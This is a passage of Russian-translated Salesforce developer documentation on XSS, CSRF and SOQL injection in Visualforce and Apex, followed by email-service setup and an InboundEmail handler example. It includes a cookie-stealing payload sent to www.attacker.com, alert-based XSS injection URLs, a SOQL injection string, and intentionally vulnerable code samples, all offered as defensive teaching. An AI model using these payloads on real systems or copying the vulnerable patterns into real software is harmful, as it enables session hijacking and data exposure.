Атаки путем межсайтового скриптинга охватывают самые разные атаки, внедряющие вредоносный HTML-код или клиентский скриптинг в веб-приложение. Веб-приложение добавляет вредоносный скриптинг под влиянием пользователя веб-приложения. Пользователь становится невольной жертвой атаки. Взломщик использует веб-приложение, которому доверяет жертва, в качестве промежуточного средства атаки. Как правило, уязвимыми считаются приложения, отображающие динамические веб-страницы без надлежащей проверки данных. Самые простые атаки на веб-сайты выполняются при вводе данных, которые должны отображаться другому пользователю. Наиболее часто данные атаки встречаются на досках объявлений или веб-сайтах комментариев, в новостях или архивах эл. почты.

Например, сценарий ниже добавляется на страницу Force.com посредством компонента сценария, события on\* или страницы Visualforce.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'!$CurrentPage.parameters.userparam';</script>
```

Данный блок сценария вставляет значение параметра userparam, введенного пользователем, на страницу. Затем взломщик может ввести следующее значение для параметра userparam:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

В данном случае все cookie-файлы для текущей страницы отправляются на адрес www.attacker.com в качестве строки из запроса сценария cookie.cgi. На данном этапе взломщик получает сеансовый cookie-файл жертвы и может подключиться к веб-приложению от его имени.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Visualforce недоступен в версии **Database.com Edition**.

Взломщик может распространять вредоносный сценарий посредством веб-сайта или эл. почты. Как правило, пользователи веб-приложения не замечают действий взломщика, а их обозреватели могут выполнять сценарий взломщика в проверенном контексте. Данная возможность позволяет взломщику выполнять неоднократные атаки на своих жертв. Атаки могут иметь разные проявления — от простых действий (например, открытие и закрытие окон) до более вредоносных (например, кража данных или сеансовых cookie-файлов), предоставляющих взломщику полный доступ к сеансу жертвы.

Дополнительную информацию о данной атаке см. в следующих статьях:

- [http://www.owasp.org/index.php/Cross\\_Site\\_Scripting](http://www.owasp.org/index.php/Cross_Site_Scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- [http://www.owasp.org/index.php/Testing\\_for\\_Cross\\_site\\_scripting](http://www.owasp.org/index.php/Testing_for_Cross_site_scripting)
- <http://www.google.com/search?q=cross-site+scripting>

Платформа Force.com поддерживает несколько уровней безопасности в области межсайтового скриптинга. Например, компания Salesforce внедряет фильтры, препятствующие отображению вредоносных символов в основных методах ввода. Разработчики, использующие стандартные классы и методы вывода, менее подвержены межсайтовому скриптингу. Тем не менее, изобретательные разработчики до сих пор находят способы намеренного или случайного обхода стандартных элементов управления. Раздел ниже позволяет определить защищенные и незащищенные области.

### Текущая защита

Все стандартные компоненты Visualforce, начинающиеся с `<apex>`, используют фильтры против межсайтового скриптинга. Например, следующий код обычно подвергается атакам путем межсайтового скриптинга, так как использует данные, введенные пользователем, и возвращает их пользователю, но тег `<apex:outputText>` считается защищенным от межсайтового скриптинга. Все символы, являющиеся тегами HTML, преобразуются в литералы. Например, символ `<` преобразуется в литерал `&lt;`, отображающийся на экране пользователя.

```
<apex:outputText>
  {!$currentPage.parameters.userInput}
</apex:outputText>
```

### Отключение экранирования для тегов Visualforce

По умолчанию почти все теги Visualforce экранируют символы, подверженные межсайтовому скриптингу. Чтобы отключить данный алгоритм, настройте дополнительный атрибут `escape="false"`. Например, следующий результат подвергается атакам путем межсайтового скриптинга:

```
<apex:outputText escape="false" value="{!$currentPage.parameters.userInput}" />
```

### Элементы программирования, не защищенные от межсайтового скриптинга

Перечисленные ниже элементы не поддерживают встроенных средств защиты от межсайтового скриптинга, поэтому должны использоваться особенно внимательно. Отсутствие защиты обуславливается использованием данных элементов для позволения разработчику настраивать страницу путем вставки команд сценария. Добавление фильтров против межсайтового скриптинга считается бесполезным для команд, добавленных на страницу намеренно.

### Настраиваемый JavaScript

Платформа Force.com не гарантирует защиту собственного JavaScript. Например, следующий код подвергается межсайтовому скриптингу при использовании в JavaScript:

```
<script>
  var foo = location.search;
```

```
document.write(foo);
</script>
```

### <apex:includeScript>

Компонент Visualforce <apex:includeScript> позволяет добавить настраиваемый сценарий на страницу. В данном случае рекомендуем проверить безопасность содержимого и убедиться в отсутствии данных, введенных пользователем. Например, следующий фрагмент считается крайне уязвимым, так как содержит данные, введенные пользователем, в качестве значения текста сценария. Значение, предоставленное тегом, соответствует URL-адресу JavaScript, подлежащему добавлению. Если взломщик может заполнить данный параметр произвольными данными (как в примере выше), то жертва сможет добавить любой файл JavaScript с любого другого веб-сайта.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

### Теги формулы

Как правило, данные теги используют следующий синтаксис: { !FUNCTION () } или { !\$ОБЪЕКТ.ATTRIBUTE }. Например, чтобы дополнить ссылку кодом сеанса пользователя, разработчик может создать ссылку посредством следующего синтаксиса:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Данный синтаксис возвращает результат, аналогичный синтаксису ниже.

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D300000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpm18huTGN3jC001FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://na1.salesforce.com
/services/Soap/u/13.0/4f0900D300000000Jsbi">Go to portal</a>
```

Выражение формулы может быть вызовом функции или содержать сведения об объектах платформы, среде пользователя, среде системы и среде запроса. Данные выражения позволяют избежать экранирования обрабатываемых данных. Выражения обрабатываются на сервере, поэтому обработанные данные не могут быть экранированы в клиенте посредством JavaScript или другой клиентской технологии. Данный алгоритм может создавать потенциально опасные ситуации, если выражение формулы ссылается на внесистемные данные (то есть, потенциально вредоносные или редактируемые данные), а само выражение не обрабатывается функцией с целью экранирования отображаемого результата. Как правило, уязвимость создается при использовании выражения { !\$Request.\* } для доступа к параметрам запроса.

```
<html>
  <head>
    <title>{!$Request.title}</title>
  </head>
  <body>Hello world!</body>
</html>
```

К сожалению, неэкранированный тег { !\$Request.title } также инициирует уязвимость межсайтового скриптинга. Например, запрос:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

возвращает результат:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```



Стандартный механизм серверного экранирования предполагает использование тега формулы `SUBSTITUTE()`. При аналогичном расположении выражения `{!$Request.*}` в примере указанная выше атака может быть предотвращена путем использования следующих вложенных вызовов `SUBSTITUTE()`.

```
<html>
  <head>
    <title>{! SUBSTITUTE (SUBSTITUTE ($Request.title, "<", "<<"), ">", ">>")}</title>
  </head>
  <body>Hello world!</body>
</html>
```

В зависимости от расположения тега и использования данных, символы, требующие экранирования, и их экранированные эквиваленты, могут различаться. Например, данный оператор:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

требует экранирования двойных кавычек посредством URL-эквивалента `%22` взамен HTML-эквивалента `"`, так как данные кавычки могут использоваться в ссылке. В противном случае запрос:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

возвращает:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Кроме того, переменная `ret` может требовать дополнительного клиентского экранирования на странице, если способ ее использования может инициировать интерпретацию добавленных управляющих HTML-символов.

Теги формулы могут также использоваться для добавления данных объекта платформы. Несмотря на извлечение данных прямо из организации пользователя, рекомендуем экранировать данные перед использованием, чтобы предотвратить выполнение кода в контексте других пользователей (с более высокими уровнями привилегий). Данные типы атак, выполняемые пользователями внутри одной организации, влияют на роли пользователей организации и сокращают целостность контрольных записей. Кроме того, многие организации содержат данные, импортированные из внешних источников, но не проверенные на наличие вредоносного содержимого.

## Подделка межсайтовых запросов (CSRF)

Подделки межсайтовых запросов являются не столько ошибками программирования, сколько отсутствием средств защиты. Простой пример ниже позволяет понять принцип подделки межсайтовых запросов. Взломщик создает веб-страницу `www.attacker.com`. Взломщик может использовать любую веб-страницу, включая страницу, содержащую ценные службы или данные, привлекающие внимание пользователей. Любая область данной страницы может содержать тег HTML, выглядящий следующим образом:

```

```

Другими словами, страница взломщика содержит URL-адрес, выполняющий действие на веб-сайте организации. Открытие веб-страницы взломщика без закрытия веб-страницы организации инициирует извлечение URL-адреса и выполнение действий. Данная атака выполняется мгновенно, так как пользователь все еще находится на веб-странице организации. Данный пример является самым простым, а взломщики могут проявлять изобретательность путем использования сценариев для создания запросов обратного вызова или использования атак против методов AJAX путем подделки межсайтовых запросов.

Дополнительную информацию и традиционные средства защиты см. в следующих статьях:



- [http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery)
- <http://www.cgisecurity.com/csrf-faq.html>
- <http://shiflett.org/articles/cross-site-request-forgeries>

Чтобы препятствовать подделке межсайтовых запросов на платформе Force.com, компания Salesforce применяет соответствующий антимаркер. Каждая страница содержит случайную строку символов в виде скрытого поля формы. При следующей загрузке страницы приложение проверяет допустимость данной строки символов и выполняет команду только при условии соответствия найденного значения ожидаемому значению. Данная функция защищает пользователя при использовании всех стандартных контроллеров и методов.

Тем не менее, разработчики могут обходить встроенные средства защиты, подвергая своих пользователей неоправданному риску. Например, организация использует настраиваемый контроллер, где код объекта принимается в качестве параметра ввода, который затем используется в вызове SOQL. Рассмотрим указанный ниже фрагмент кода.

```
<apex:page controller="myClass" action="{!init}"></apex:page>

public class myClass {
    public void init() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        Account obj = [select id, Name FROM Account WHERE id = :id];
        delete obj;
        return ;
    }
}
```

В данном случае разработчик невольно обходит встроенные средства защиты путем разработки собственного метода действия. Параметр `id` считывается и используется в коде. Антимаркер никогда не считывается и не проверяется. Веб-страница взломщика могла отправить пользователя на данную страницу посредством атаки путем подделки межсайтовых запросов и предоставить любое нужное значение для параметра `id`.

Система не предусматривает встроенных средств защиты для подобных ситуаций, поэтому разработчики должны быть предельно внимательными при создании страниц, выполняющих действие на основе параметра, введенного пользователем (например, переменная `id` в предыдущем примере). Временным решением данной проблемы может быть использование промежуточной страницы подтверждения, обеспечивающей выполнение действия только после получения от пользователя подтверждения о преднамеренном вызове страницы. Другие возможные решения: сокращение времени простоя сеанса для организации и напоминание пользователям о необходимости завершения текущего активного сеанса при использовании обозревателя для посещения других страниц.

## Внедрение SOQL

В других языках программирования предыдущая уязвимость называется внедрением SQL. Apex не использует SQL, но использует SOQL (собственный язык запросов базы данных). В отличие от SQL, SOQL может использоваться неопытными разработчиками и поддерживает меньшее количество функций. Несмотря на схожесть атак для обоих внедрений, внедрение SOQL позволяет сократить возможные риски. Как правило, внедрение SQL/SOQL извлекает данные, введенные пользователем, и использует данные значения в динамическом запросе SOQL. Непроверенные введенные данные могут содержать команды SOQL, которые эффективно изменяют оператор SOQL и инициируют выполнение приложением нежелательных команд.

Дополнительную информацию об атаках путем внедрения SQL см. в следующих статьях:

- [http://www.owasp.org/index.php/SQL\\_injection](http://www.owasp.org/index.php/SQL_injection)
- [http://www.owasp.org/index.php/Blind\\_SQL\\_Injection](http://www.owasp.org/index.php/Blind_SQL_Injection)
- [http://www.owasp.org/index.php/Guide\\_to\\_SQL\\_Injection](http://www.owasp.org/index.php/Guide_to_SQL_Injection)

- <http://www.google.com/search?q=sql+injection>

### Уязвимость внедрения SOQL в Apex

Ниже приведен простой пример кода Apex и Visualforce, уязвимого при внедрении SOQL.

```
<apex:page controller="SOQLController" >
  <apex:form>
    <apex:outputText value="Enter Name" />
    <apex:inputText value="{!name}" />
    <apex:commandButton value="Query" action="{!query}" />
  </apex:form>
</apex:page>

public class SOQLController {
  public String name {
    get { return name;}
    set { name = value;}
  }
  public PageReference query() {
    String qryString = 'SELECT Id FROM Contact WHERE ' +
      '(IsDeleted = false and Name like \'' + name + '%\')';
    queryResult = Database.query(qryString);
    return null;
  }
}
```

Данный пример является очень простым, но позволяет продемонстрировать логику. Код предназначен для поиска неудаленных контактов. Пользователь указывает одно значение ввода name. Значение может быть любым и никогда не проверяется. Запрос SOQL создается динамически и затем выполняется посредством метода Database.query. Если пользователь указывает допустимое значение, то оператор выполняется как ожидается.

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

Тем не менее, если пользователь указывает недопустимое значение, например:

```
// User supplied value for name: test%) OR (Name LIKE '
```

В данном случае строка запроса возвращает:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Другими словами, запрос возвращает все контакты, а не только неудаленные. Уязвимость внедрения SOQL может использоваться для изменения predefined логики любого уязвимого запроса.

### Средства защиты от внедрения SOQL

Чтобы предотвратить атаку путем внедрения SOQL, рекомендуем избегать использования динамических запросов SOQL. Взамен, рекомендуем использовать статические запросы и переменные связывания. Пример уязвимого кода выше может быть перезаписан посредством следующего статического SOQL:

```
public class SOQLController {
  public String name {
    get { return name;}
  }
}
```

```

        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
            (IsDeleted = false and Name like :queryName)];
        return null;
    }
}

```

Чтобы применить динамический SOQL, рекомендуем использовать метод `escapeSingleQuotes` для очистки данных, введенных пользователем. Данный метод добавляет экранирующий символ (\) ко всем одиночным кавычкам в строке, переданной пользователем. Благодаря данному методу, все одиночные кавычки обрабатываются как вложенные строки взамен команд базы данных.

### Управление доступом к данным

Платформа Force.com широко использует правила общего доступа к данным. Каждый объект поддерживает полномочия и может применять параметры общего доступа, позволяющие пользователям выполнять операции чтения, создания, редактирования и удаления. Данные параметры применяются при использовании всех стандартных контроллеров.

При выполнении используемого класса Apex встроенные полномочия пользователя и параметры безопасности поля не применяются. По умолчанию класс Apex может выполнять операции чтения и обновления всех данных организации. Данные правила не выполняются, поэтому разработчики, использующие Apex, должны проявлять особую внимательность при обработке конфиденциальных данных, которые, как правило, скрываются от пользователей посредством полномочий, параметров безопасности поля или единых стандартных параметров. Рекомендуем быть особенно внимательными при использовании страниц Visualforce. Например, организация использует следующий псевдокод Apex:

```

public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}

```

В данном случае поиск выполняется по всем записям контактов даже при отсутствии полномочия на просмотр данных записей у вошедшего пользователя. Рекомендуем использовать специальные ключевые слова `with sharing` при описании класса:

```

public with sharing class customController {
    . . .
}

```

Ключевое слово `with sharing` предписывает платформе использование полномочий общего доступа, назначенных вошедшему пользователю, взамен предоставления полного доступа ко всем записям.

## Службы эл. почты

### Что такое службы эл. почты?

Службы эл. почты — это автоматические процессы, использующие классы Apex для обработки содержимого, заголовков и вложений входящих сообщений эл. почты. Например, служба эл. почты может автоматически создавать записи контактов на основе контактных данных, указанных в сообщениях.

Каждая служба эл. почты может быть связана как минимум с одним адресом эл. почты Salesforce, используемым для отправки сообщений на обработку. Чтобы предоставить группе пользователей доступ к отдельной службе эл. почты, выполните одно из указанных ниже действий.

- Свяжите адреса эл. почты, созданные системой Salesforce, со службой эл. почты и назначьте данные адреса пользователям.
- Свяжите адрес эл. почты, созданный системой Salesforce, со службой эл. почты и создайте класс Apex, выполняемый в зависимости от пользователя, обращающегося к службе эл. почты. Например, создайте класс Apex, определяющий пользователя на основе его адреса эл. почты и создающий записи от его имени.

Чтобы использовать службы эл. почты, введите «Службы эл. почты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Службы эл. почты».

- Чтобы создать службу эл. почты, нажмите кнопку «Создать службу эл. почты».
- Чтобы просмотреть конфигурацию, активировать или деактивировать службу, просмотреть или задать адреса, выберите нужную службу эл. почты.
- Чтобы изменить текущую службу эл. почты, нажмите кнопку «Правка».
- Чтобы удалить службу эл. почты, нажмите кнопку «Удалить».



**Прим.:** Прежде чем удалить службы эл. почты, рекомендуем удалить все связанные адреса.

Ниже перечислены рекомендации по определению служб эл. почты.

- Служба эл. почты обрабатывает только сообщения, отправленные на один из ее адресов.
- Система Salesforce ограничивает общее количество сообщений, которое ежедневно может обрабатываться всеми службами эл. почты, включая функцию On-Demand Email-to-Case. В зависимости от параметров отрицательного ответа, заданных для каждой службы эл. почты, сообщения, которые превышают данное ограничение, отклоняются, возвращаются отправителю или добавляются в очередь для обработки на следующий день. Система Salesforce определяет ограничение путем умножения количества лицензий пользователя на 1 000; однако ежедневное ограничение не должно превышать 1 000 000. Например, организация, которой предоставлено 10 лицензий, может ежедневно обрабатывать не более 10 000 сообщений эл. почты.
- Адреса службы эл. почты, созданные в **безопасной среде**, не могут быть скопированы в производственную организацию.
- Для каждой службы эл. почты система Salesforce может **отправлять сообщения об ошибках на специальный адрес** вместо адреса эл. почты отправителя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Использование служб эл. почты в установленных пакетах AppExchange доступно в версиях: **Group Edition** и **Professional Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки служб эл. почты Apex и адресов службы эл. почты:

- «Изменение всех данных»

Для создания классов Apex:

- «Автор Apex»

- Службы эл. почты отклоняют сообщения и уведомляют отправителя, если общий размер сообщения эл. почты (текст сообщения, HTML-текст и вложения) превышает примерно 10 Мб (данное ограничение определяется используемым языком и набором символов).

СМ. ТАКЖЕ:


[Определение адресов службы эл. почты](#)

[Определение служб эл. почты](#)

[Использование объекта InboundEmail](#)


## Определение адресов службы эл. почты

1. Введите строку «*Службы эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Службы эл. почты**».
2. Выберите нужную службу эл. почты.
3. Нажмите кнопку «**Создать адрес эл. почты**». Чтобы изменить конфигурацию текущего адреса службы эл. почты, щелкните «**Правка**». Чтобы удалить адрес службы эл. почты, щелкните «**Просмотр**» и «**Удалить**».
4. Введите локальную часть адреса службы эл. почты в поле «Адрес эл. почты». Система Salesforce генерирует уникальную доменную часть для каждого адреса службы эл. почты, гарантируя отсутствие двух одинаковых адресов службы эл. почты. Сгенерированная доменная часть отображается справа от поля «Адрес эл. почты».

 **Совет:** Локальная часть адреса эл. почты Salesforce может содержать любые буквы и цифры, а также следующие специальные символы: !#\$%&'\*/=?^\_+~`{|}~. Доменная часть адреса эл. почты Salesforce может содержать только буквы и цифры, а также дефис (-). Точка (.) может использоваться в обеих частях, если не является первым или последним символом.

Адреса эл. почты Salesforce не чувствительны к регистру.

5. Чтобы активировать адрес службы эл. почты после нажатия кнопки «Сохранить», установите флажок «Активно».
6. Заполните поле «Пользователь контекста». Служба эл. почты использует полномочия пользователя контекста при обработке сообщений, отправленных на данный адрес. Например, если параметры службы эл. почты определяют необходимость изменения записей контактов при получении обновленных контактных данных, то служба эл. почты изменяет запись только при наличии у пользователя контекста полномочия на редактирование записи.

 **Важное замечание:** Выберите пользователя контекста, которому предоставлено полномочие на выполнение класса Apex, используемого службой эл. почты.

7. Чтобы разрешить данному адресу службы эл. почты принимать только сообщения от конкретных отправителей, введите их адреса и домены в текстовое поле «Принимать сообщения эл. почты от». При вводе нескольких записей рекомендуем использовать запятые. Например: ivan@moyakompaniya.ru, yahoo.com, gmail.com. Если текстовое поле «Принимать сообщения эл. почты от» содержит значение, а служба эл. почты принимает сообщение от адреса эл. почты или домена, отсутствующего в списке, то служба эл. почты выполняет действие, указанное в параметре отрицательного ответа «**Действие "Неавторизированный отправитель"**».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Использование служб эл. почты в установленных пакетах AppExchange доступно в версиях: **Group Edition** и **Professional Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки служб эл. почты Apex и адресов службы эл. почты:

- «Изменение всех данных»

Для создания классов Apex:

- «Автор Apex»

Чтобы разрешить службе эл. почты принимать сообщения со всех адресов эл. почты, пропустите данное поле.

 **Прим.:** Если служба эл. почты и адрес службы эл. почты позволяют принимать сообщения только от конкретных отправителей, то служба эл. почты обрабатывает только сообщения, отправленные пользователями, имена которых указаны в текстовых полях «Принимать сообщения эл. почты от» службы эл. почты и адреса службы эл. почты.

8. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы задать другой адрес для данной службы эл. почты, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

[Определение служб эл. почты](#)

[Что такое службы эл. почты?](#)

## Определение служб эл. почты

Чтобы определить службу эл. почты, выполните указанные ниже действия.

1. Введите строку *«Службы эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Службы эл. почты»**.
2. Нажмите кнопку **«Создать службу эл. почты»**. Чтобы изменить текущую службу эл. почты, щелкните ссылку **«Правка»**.
3. Введите имя службы эл. почты.
4. Выберите нужный класс Apex. Выбранный класс Apex должен реализовывать интерфейс `Messaging.InboundEmailHandler`. Например:

```
global class myHandler implements Messaging.InboundEmailHandler {
    global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Использование служб эл.  
почты в установленных  
пакетах AppExchange  
доступно в версиях: **Group**  
**Edition** и **Professional**  
**Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки служб эл.  
почты Apex и адресов  
службы эл. почты:

- «Изменение всех данных»

Для создания классов Apex:

- «Автор Apex»

```

email, Messaging.InboundEnvelope envelope) {
    Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();

    return result;
}
}

```

Дополнительную информацию об объекте InboundEmail см. в разделе «Использование объекта InboundEmail» на странице 5669.

## 5. Выберите нужные типы вложений. Доступные значения:

### Нет

Служба эл. почты принимает сообщение, но пропускает вложение.

### Только текстовые вложения

Служба эл. почты принимает только вложения следующих типов:

- Вложения с типом MIME text.
- Вложения с типом MIME application/octet-stream и расширением файла .vcf или .vcs. Данные вложения сохраняются как типы MIME text/x-vcard и text/calendar соответственно.

Сообщения, содержащие вложения других типов, принимаются, но вложения пропускаются.


### Только двоичные вложения

Служба эл. почты принимает только двоичные вложения (например, изображения, приложения, аудио- и видеофайлы). Размер двоичного вложения не должен превышать 5 Мб.

Сообщения, содержащие недвоичные вложения, принимаются, но вложения пропускаются.

### Все

Служба эл. почты принимает вложения любого типа.


 **Прим.:** Служба эл. почты может обрабатывать вложения только в том случае, если ее параметры позволяют принимать вложения и использовать класс Apex, обрабатывающий типы принимаемых вложений.

Обратите внимание, что службы эл. почты не могут принимать встроенные вложения (например, изображения, вставленные в сообщения эл. почты).

## 6. Чтобы настроить службу эл. почты на проверку законности отправляющего сервера перед обработкой сообщения, установите флажок «Дополнительные параметры безопасности эл. почты». Ниже перечислены протоколы проверки подлинности, используемые службой эл. почты для проверки законности отправителя.

- SPF
- SenderId
- DomainKeys

Если отправляющий сервер проходит проверку как минимум одним протоколом, то сообщение эл. почты принимается службой эл. почты. Если сервер не проходит проверку или не поддерживает протоколы, то служба эл. почты выполняет действие, указанное в параметре отрицательного ответа «**Действие "Непроверенный отправитель"**».

 **Совет:** Прежде чем установить флажок «Проверить подлинность отправителей», убедитесь, что отправители, использующие службу эл. почты, поддерживают как минимум один протокол проверки подлинности выше. Дополнительную информацию о данных протоколах проверки подлинности см. на веб-сайтах ниже.

- [www.openspf.org](http://www.openspf.org)
- [www.microsoft.com/mscorp/safety/technologies/senderid/default.aspx](http://www.microsoft.com/mscorp/safety/technologies/senderid/default.aspx)



7. Службы эл. почты отклоняют сообщения и уведомляют отправителя, если общий размер сообщения эл. почты (текст сообщения, HTML-текст и вложения) превышает примерно 10 Мб (данное ограничение определяется используемым языком и набором символов).
8. При необходимости преобразуйте текстовые вложения в двоичные.
9. Чтобы разрешить данной службе эл. почты принимать только сообщения от конкретных отправителей, введите их адреса и домены в текстовое поле «Принимать сообщения эл. почты от». При вводе нескольких записей рекомендуем использовать запятые. Например: ivan@moyakompaniya.ru, yahoo.com, gmail.com. Если текстовое поле «Принимать сообщения эл. почты от» содержит значение, а служба эл. почты принимает сообщение от адреса эл. почты или домена, отсутствующего в списке, то служба эл. почты выполняет действие, указанное в параметре отрицательного ответа «**Действие "Неавторизованный отправитель"**».

Чтобы разрешить службе эл. почты принимать сообщения со всех адресов эл. почты, пропустите данное поле.



**Прим.:** Адреса эл. почты и домены могут быть также авторизованы на уровне адреса службы эл. почты. См. раздел «[Определение адресов службы эл. почты](#)» на странице 5665.

Если служба эл. почты и адрес службы эл. почты позволяют принимать сообщения только от конкретных отправителей, то служба эл. почты обрабатывает только сообщения, отправленные пользователями, имена которых указаны в текстовых полях «Принимать сообщения эл. почты от» службы эл. почты и адреса службы эл. почты.

10. Чтобы активировать службу эл. почты после нажатия кнопки «Сохранить», установите флажок «Активно».
11. Настройте параметры отрицательного ответа, определяющие способ ответа службы эл. почты при неудачной попытке доступа по одной из перечисленных ниже причин.

#### **Действие «Превышение ограничения по частоте отправки эл. почты»**

Данное действие определяет порядок обработки сообщений, если общее количество сообщений, обработанных всеми службами эл. почты, достигает ежедневного ограничения, установленного для организации. Система Salesforce определяет ограничение путем умножения количества лицензий пользователя на 1 000; однако ежедневное ограничение не должно превышать 1 000 000. Например, организация, которой предоставлено 10 лицензий, может ежедневно обрабатывать не более 10 000 сообщений эл. почты.

#### **Действие «Деактивированный адрес эл. почты»**

Данное действие определяет порядок обработки сообщений, отправленных на неактивный адрес эл. почты.

#### **Действие «Деактивированная служба эл. почты»**

Данное действие определяет порядок обработки принятых сообщений, если служба эл. почты неактивна.

#### **Действие «Непроверенный отправитель»**

Данное действие определяет порядок обработки сообщений, которые не соответствуют или не поддерживают протоколы проверки подлинности, при наличии флажка «[Проверить подлинность отправителей](#)».

#### **Действие «Неавторизованный отправитель»**

Данное действие определяет порядок обработки сообщений, полученных от отправителей, имена которых отсутствуют в текстовом поле «[Принимать сообщения эл. почты от](#)» службы эл. почты или адреса службы эл. почты.

Возможные варианты отрицательного ответа:

#### **Сообщение о возврате**

Служба эл. почты возвращает сообщение отправителю или пользователю, указанному в параметре «Автоматический пользователь для обращений» для функции On-Demand Email-to-Case, с пояснением причины отклонения сообщения.



**Сообщение об отклонении**

Служба эл. почты удаляет сообщение без уведомления отправителя.

**Сообщение о повторном добавлении в очередь (только для действия «Превышение ограничения по частоте отправки эл. почты»)**

Служба эл. почты добавляет сообщение в очередь на обработку в последующие 24 часа. Если сообщение не обрабатывается в течение 24 часов, то служба эл. почты возвращает сообщение отправителю с пояснением причины отклонения сообщения.

12. Чтобы отправить сообщения об ошибках на указанный адрес вместо адреса эл. почты отправителя, установите флажок «Включить маршрутизацию ошибок» и введите нужный адрес эл. почты в поле «Направлять сообщения об ошибках на данный адрес эл. почты». Данное действие препятствует уведомлению отправителя о невозможности обработки входящего сообщения эл. почты.
13. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы создать адреса для данной службы эл. почты, нажмите кнопку **«Сохранить и создать адрес эл. почты»**. Дополнительную информацию см. в разделе [«Определение адресов службы эл. почты»](#) на странице 5665.


СМ. ТАКЖЕ:

[Определение адресов службы эл. почты](#)

[Что такое службы эл. почты?](#)

**Использование объекта InboundEmail**

Система Salesforce создает отдельный объект InboundEmail, предназначенный для хранения содержимого и вложений каждого сообщения эл. почты, принятого доменом службы эл. почты Apex. При необходимости воспользуйтесь классами Apex, реализующими интерфейс Messaging.InboundEmailHandler для обработки входящего сообщения эл. почты. Метод класса handleInboundEmail предоставляет доступ к объекту InboundEmail для извлечения содержимого, заголовков и вложений входящих сообщений эл. почты, а также выполнения множества функций.

 **Прим.:** Дополнительную информацию о службе эл. почты Apex см. в разделе [«Что такое службы эл. почты?»](#) на странице 5664.

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Пример 1. Создание задач для контактов**

Пример ниже позволяет находить контакты по адресу входящего сообщения эл. почты и создавать задачи.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

    global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,
                                                            Messaging.InboundEnvelope env) {

        // Create an InboundEmailResult object for returning the result of the
        // Apex Email Service
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        String myPlainText= '';

        // Add the email plain text into the local variable
```

```

myPlainText = email.plainTextBody;

// New Task object to be created
Task[] newTask = new Task[0];

// Try to look up any contacts based on the email from address
// If there is more than one contact with the same email address,
// an exception will be thrown and the catch statement will be called.
try {
    Contact vCon = [SELECT Id, Name, Email
                    FROM Contact
                    WHERE Email = :email.fromAddress
                    LIMIT 1];

    // Add a new Task to the contact record we just found above.
    newTask.add(new Task(Description = myPlainText,
                        Priority = 'Normal',
                        Status = 'Inbound Email',
                        Subject = email.subject,
                        IsReminderSet = true,
                        ReminderDateTime = System.now()+1,
                        WhoId = vCon.Id));

    // Insert the new Task
    insert newTask;

    System.debug('New Task Object: ' + newTask );
}
// If an exception occurs when the query accesses
// the contact record, a QueryException is called.
// The exception is written to the Apex debug log.
catch (QueryException e) {
    System.debug('Query Issue: ' + e);
}

// Set the result to true. No need to send an email back to the user
// with an error message
result.success = true;

// Return the result for the Apex Email Service
return result;
}
}

```

## Пример 2. Обработка электронного отказа от подписки

